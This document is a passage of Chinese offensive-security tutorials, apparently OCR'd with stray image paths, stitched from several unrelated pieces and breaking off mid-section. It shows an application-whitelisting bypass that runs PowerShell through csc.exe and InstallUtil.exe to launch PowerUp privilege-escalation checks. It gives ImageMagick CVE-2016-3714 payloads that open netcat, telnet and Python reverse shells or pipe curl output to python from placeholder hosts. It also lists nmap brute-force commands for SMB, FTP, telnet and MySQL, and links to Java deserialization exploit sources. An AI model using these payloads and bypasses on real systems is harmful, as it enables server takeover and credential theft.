
http://p8.qhimg.com/t01a979d6b8462cc709.png 现在，请回到系统桌面。鼠标右键点击csc.exe程序的快捷方式，然后在菜单中选择“属性”。




在属性窗口的“快捷方式”那一栏中，用下列信息替换掉“目标（T）”中的全部内容（请确保文件名和其他的信息是正确的）：

```
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
/r:C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0
.0.0_
31bf3856ad364e35\System.Management.Automation.dll /unsafe /platf
orm:anycpu
/out:C:\Users\fmc\Desktop\powerup.exe
```

设置完成之后，点击“应用”，然后关闭“属性”窗口。我们刚刚所做的就是设置csc.exe运行时所需的参数。我们在这里之所以没有设置Program.cs程序的文件路径，主要是因为如下两个原因：（1）主要原因是“目标（T）”这一栏有最大字符数量的限制，如果我们将Program.cs文件的完整路径添加进去的话，肯定会超过其所能接受的最大字符长度；（2）我们可以直接将Program.cs文件拖拽到csc.exe快捷方式上，csc.exe程序将会自动加载Program.cs文件。



现在，直接将我们的Program.cs文件拖拽到桌面的csc.exe图标上，程序会自动编译该文件。如果不出什么意外的话，桌面上应该会出现一个名为“powerup.exe”的文件。那么恭喜你，即便是在不使用命令行工具或者Visual Studio的情况下，你依然成功地编译好了一个C#程序了！




最后，我们需要使用InstallUtil.exe来运行我们的程序，这一步骤与csc.exe程序的使用方法差不多。切换到下面这个目录：

```
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\
```


其他步骤基本相同，但是请注意，InstallUtil.exe快捷方式中的“目标（T）”这一栏数据需要用下列信息替换：

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe
/logfile=C:\Users\fmc\Desktop\log.txt /LogToConsole=false /U
```


点击“应用”，然后关闭窗口。



请回到桌面，将powerup.exe程序拖到InstallUtil程序的快捷方式上。



现在，当脚本开始运行后，屏幕上应该会显示一个命令行界面。但是，当你打开任务管理器之后，你就会发现cmd.exe并不在当前运行的进程列表中，列表中只有一个InstallUtil.exe。



)

Windows Task Manager

File Options View Help


Applications | Processes | Services | Performance | Networking | Users

Image Name	User Name	CPU	Memory (...	Description
AppVShNotify...	fmc	00	1,616 K	AppVShN...
conhost.exe	fmc	00	1,208 K	Console ...
conhost.exe	fmc	00	1,000 K	Console ...
conhost.exe	fmc	01	1,288 K	Console ...
csrss.exe		00	6,152 K	
dllhost.exe	fmc	00	1,704 K	COM Surr...
dwm.exe	fmc	00	70,868 K	Desktop ...
EXCEL.EXE *32	fmc	00	23,648 K	Microsoft ...
explorer.exe	fmc	00	37,852 K	Windows ...
InstallUtil.exe...	fmc	37	22,328 K	.NET Fra...
jucheck.exe *32	fmc	00	3,024 K	Java Upd...
jusched.exe *32	fmc	00	3,340 K	Java Upd...
Microsoft.VsH...	fmc	00	24,064 K	Microsoft....
notepad++.e...	fmc	00	6,680 K	Notepad...
sc.exe *32	fmc	00	504 K	

Show processes from all users | End Process

我们可以在命令行工具中输入下列命令来确认进程信息：

```
wmic process list full > Desktop\save.txt
```



在对“wmic”命令的输出数据进行了分析之后，我们发现InstallUtil.exe其实是通过explorer.exe调用的，而并非是cmd.exe。

```
CommandLine="C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe" /logfile=C:\Users\fmc\Desktop\log.txt /LogToConsole=false
CSName=WIN-TMKUISIEHKB
Description=InstallUtil.exe
ExecutablePath=C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe
ExecutionState=
Handle=1776
HandleCount=225
InstallDate=
KernelModeTime=936006
MaximumWorkingSetSize=1380
MinimumWorkingSetSize=200
Name=InstallUtil.exe
OSName=Microsoft Windows 7 Enterprise |C:\Windows|\Device\Harddisk0\Partition1
OtherOperationCount=3233
OtherTransferCount=300166
PageFaults=11636
PageFileUsage=43536
ParentProcessId=2628
PeakPageFileUsage=43832
PeakVirtualSize=201117696
PeakWorkingSetSize=42116
Priority=8
PrivatePageCount=44580864
ProcessId=1776
QuotaNonPagedPoolUsage=24
```


InstallUtil.exe Process

Parent Process ID

```
CommandLine=C:\Windows\Explorer.EXE
CSName=WIN-TMKUISIEHKB
Description=explorer.exe
ExecutablePath=C:\Windows\Explorer.EXE
ExecutionState=
Handle=2628
HandleCount=1211
InstallDate=
KernelModeTime=265045699
MaximumWorkingSetSize=1380
MinimumWorkingSetSize=200
Name=explorer.exe
OSName=Microsoft Windows 7 Enterprise |C:\Windows|\Device\Harddisk0\Partition1
OtherOperationCount=315596
OtherTransferCount=12611493
PageFaults=264600
PageFileUsage=57496
ParentProcessId=2552
PeakPageFileUsage=70532
PeakVirtualSize=452239360
PeakWorkingSetSize=98460
Priority=8
PrivatePageCount=5[illegible]
ProcessId=2628
QuotaNonPagedPoolUsage=81
QuotaPagedPoolUsage=569
QuotaPeakNonPagedPoolUsage=89
QuotaPeakPagedPoolUsage=760
ReadOperationCount=7745
```

explorer.exe is parent process for InstallUtil.exe in this case

如果不出意外的话，当脚本执行完毕后，你的桌面上将会出现一个名为“allchecks.txt”的文件，打开文件你就可以看到PowerUp.ps1的输出信息了。


allchecks
Script Output
Program.cs
PowerUp
csc - Shortcut
powerup
InstallUtil - Shortcut

```
allchecks - Notepad
File  Edit  Format  View  Help
[*] Running Invoke-AllChecks
[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.
[*] Checking for unquoted service paths...
[*] Checking service executable and argument permissions...
[*] Checking service permissions...
[*] Checking %PATH% for potentially hijackable .dll locations...


HijackablePath : C:\Python27\
AbuseFunction  : Write-HijackDll -OutputFile 'C:\Python27\\wlbsctrl.dll' -Comman
                 d '...'

HijackablePath : C:\Python27\Scripts\
AbuseFunction  : Write-HijackDll -OutputFile 'C:\Python27\Scripts\\wlbsctrl.dll'
                  -Command '...'



[*] Checking for AlwaysInstallElevated registry key...
[*] Checking for Autologon credentials in registry...
[*] Checking for vulnerable registry autoruns and configs...
[*] Checking for vulnerable schtask files/configs...
[*] Checking for unattended install files...


UnattendPath : C:\Windows\Panther\Unattend.xml



[*] Checking for encrypted web.config strings...
[*] Checking for encrypted application pool and virtual directory passwords...
```

总结

在这篇文章中，我介绍了一种能够在启用了应用白名单，并且禁用了powershell.exe和cmd.exe的环境下执行PowerShell脚本的方法。但是，在实际的使用过程中，你还应该注意以下几点：

1.确保你的脚本没有使用Write-Host；

2.这种方法有可能会导致程序发生崩溃；

3.建议使用Write-Output或者Out-File；

4.如果你的脚本需要用户交互的话，建议使用-Force选项；

以上就是我们今天的全部内容，不知道大家是否满意呢？提醒大家一下，这种方法同样可以用来绕过反病毒软件，我们将会在下一期的教程中一步一步教大家如何操作，请大家持续关注安全客！

ImageMagick 漏洞测试

```
  5月3日，图像处理软件ImageMagick就被公布出一个严重的0day漏洞(CVE-2016-3714)，攻击者通过此漏洞可执行任意命令，最终窃取重要信息取得服务器控制权。由此漏洞延伸，ImageMagick被许多编程语言所支持，包括Perl，C++，PHP（通过imagick拓展），Python和Ruby等，并被部署在数以百万计的网站，博客，社交媒体平台和流行的内容管理系统(CMS)，例如WordPress和Drupal。

    利用这个漏洞，可以通过上传一张含有恶意代码的图片，可导致命令执行。这里我们主要讲的是如何测试漏洞，可以写文件、反弹shell、wget等。本地搭建一个测试环境，在kali2.0中，lamp环境下，安装了php的imagick扩展，调用ImageMagick进行上传的图片处理
```

```php
<?php
if ($_FILES["file"]["error"]> 0) {
    echo "Error: " . $_FILES["file"]["error"] . "";
}
else {
    $temp_file = $_FILES["file"]["tmp_name"];
    $dest_file = "./images/".md5(uniqid(rand())).".png";
    $thumb = new Imagick();
    $thumb->readImage($temp_file);
    $thumb->writeImage($dest_file);
    $thumb->clear();
    $thumb->destroy();
    unlink($temp_file);
    echo $dest_file;
}
?>
```

1. netcat

前提是server服务器上安装了netcat，poc如下

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|nc xxx.xxx.xxx.xxx 2015
 -e /bin/bash")'
pop graphic-context
```

在反弹的监听主机上监听

```
nc -l -vv -p 2015
```

测试处，点击上传后

```
root@VM-251-122-debian:/var/www/html# nc -l -vv -p 2015
listening on [any] 2015 ...
: inverse host lookup failed: Unknown host
connect to [10.105 122] from (UNKNOWN) [1 . 9] 53853
whoami
www-data
```

2. telnet

telnet在linux的各大发行版中telnet一般默认安装，poc如下

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|telnet x.x.x.x 2015")'
pop graphic-context
```

在反弹的监听主机上监听，指令同上

```
root@VM-251-122-debian:/var/www/html# nc -l -vv -p 2015
listening on [any] 2015 ...
182.              inverse host lookup failed: Unknown host
connect to [10.1(         2] from (UNKNOWN) [182.1          ] 53857
 sent 0, rcvd 0
root@VM-251-122-debian:/var/www/html#
```

3. curl&python

利用curl下载python文件后，执行python脚本反弹

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://1"||curl -sS http://x.x.x.x/test.py | python")'

pop graphic-contex
```

这里需要一个外网服务器存放你的脚本,python脚本内容如下

```
import os,socket,pty;s=socket.socket(socket.AF_INET,socket.SOCK_
STREAM);s.connect(("x.x.x.x",2015));os.dup2(s.fileno(),0);os.dup
2(s.fileno(),1);os.dup2(s.fileno(),2);os.unsetenv("HISTFILE");os
.unsetenv("HISTFILESIZE");os.unsetenv("HISTSIZE");os.unsetenv("H
ISTORY");os.unsetenv("HISTSAVE");os.unsetenv("HISTZONE");os.unse
tenv("HISTLOG");os.unsetenv("HISTCMD");os.putenv("HISTFILE","/de
v/null");os.putenv("HISTSIZE","0");os.putenv("HISTFILESIZE","0")
;pty.spawn("/bin/sh");s.close()
```

注意更改脚本里的反弹ip和端口，测试成功

```
root@VM-251-122-debian:/var/www/html# nc -l -vv -p 2015
listening on [any] 2015 ...
182.1        inverse host lookup failed: Unknown host
connect to [10.105          from (UNKNOWN) [182.            53860
$ whoami
whoami
www-data
$
```

4. wget

在远程服务上写个php脚本记录访问ip，

```
<?php
$ip = $_SERVER['REMOTE_ADDR'];
file_put_contents("log.txt", "ping from ".$ip, FILE_APPEND);
?>
```

poc如下

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|wget http://x.x.x.x/img
.php")'
pop graphic-context
```

命令执行成功，则在log.txt中会记录来访ip



nmap

Nmap的简单爆破

```
nmap -p445 –script smb-brute.nse –script-args userdb=./user.txt,
passdb=./pass.txt 192.168.30.128
```

```
nmap -p21 -sT –script ftp-brute.nse –script-args userdb=./user.t
xt,passdb=./pass.txt 192.168.30.128
```

```
nmap -p23 –script telnet-brute.nse –script-args userdb=./user.tx
t,passdb=./pass.txt 192.168.30.128
```

```
nmap -p3306 –script mysql-brute.nse –script-args userdb=./user.t
xt,passdb=./pass.txt 192.168.30.128
```

JAVA反序列化exp及使用方法

> 这两天很火的java反序列化漏洞，看到乌云大牛已经开始刷分，于是找来实践一波

exp来源

ysoserial

https://github.com/frohoff/ysoserial

这个项目针对不同的java产品给出了简单的漏洞利用脚本．
其中weblogic和jenkins提供python脚本，但需自己加载payload．
而对于jboss和websphere则提供了poc的数据包．
更多信息在：foxglovesecurity.com

foxlovesec

https://github.com/foxglovesec/JavaUnserializeExploits

java项目，用于生成payload，配合前面的漏洞利用脚本使用，便可完成exp．

iswin

http://www.iswin.org/2015/11/13/Apache-CommonsCollections-Deserialized-Vulnerability/

- 随风师傅分析漏洞原理，并基于foxglovesec提供的payload生成脚本，给出基于两种不同方法的改进版exp和poc，exp里调用了随风师傅的java版反弹shell方法，它的好处是不依赖操作系统环境，兼容win和linux，使反弹shell成功率和稳定性更高．

随后，随风师傅在zone.wooyun发帖教学exp的使用，并积极指点新手白帽子进行实践．
http://zone.wooyun.org/content/23905

实践

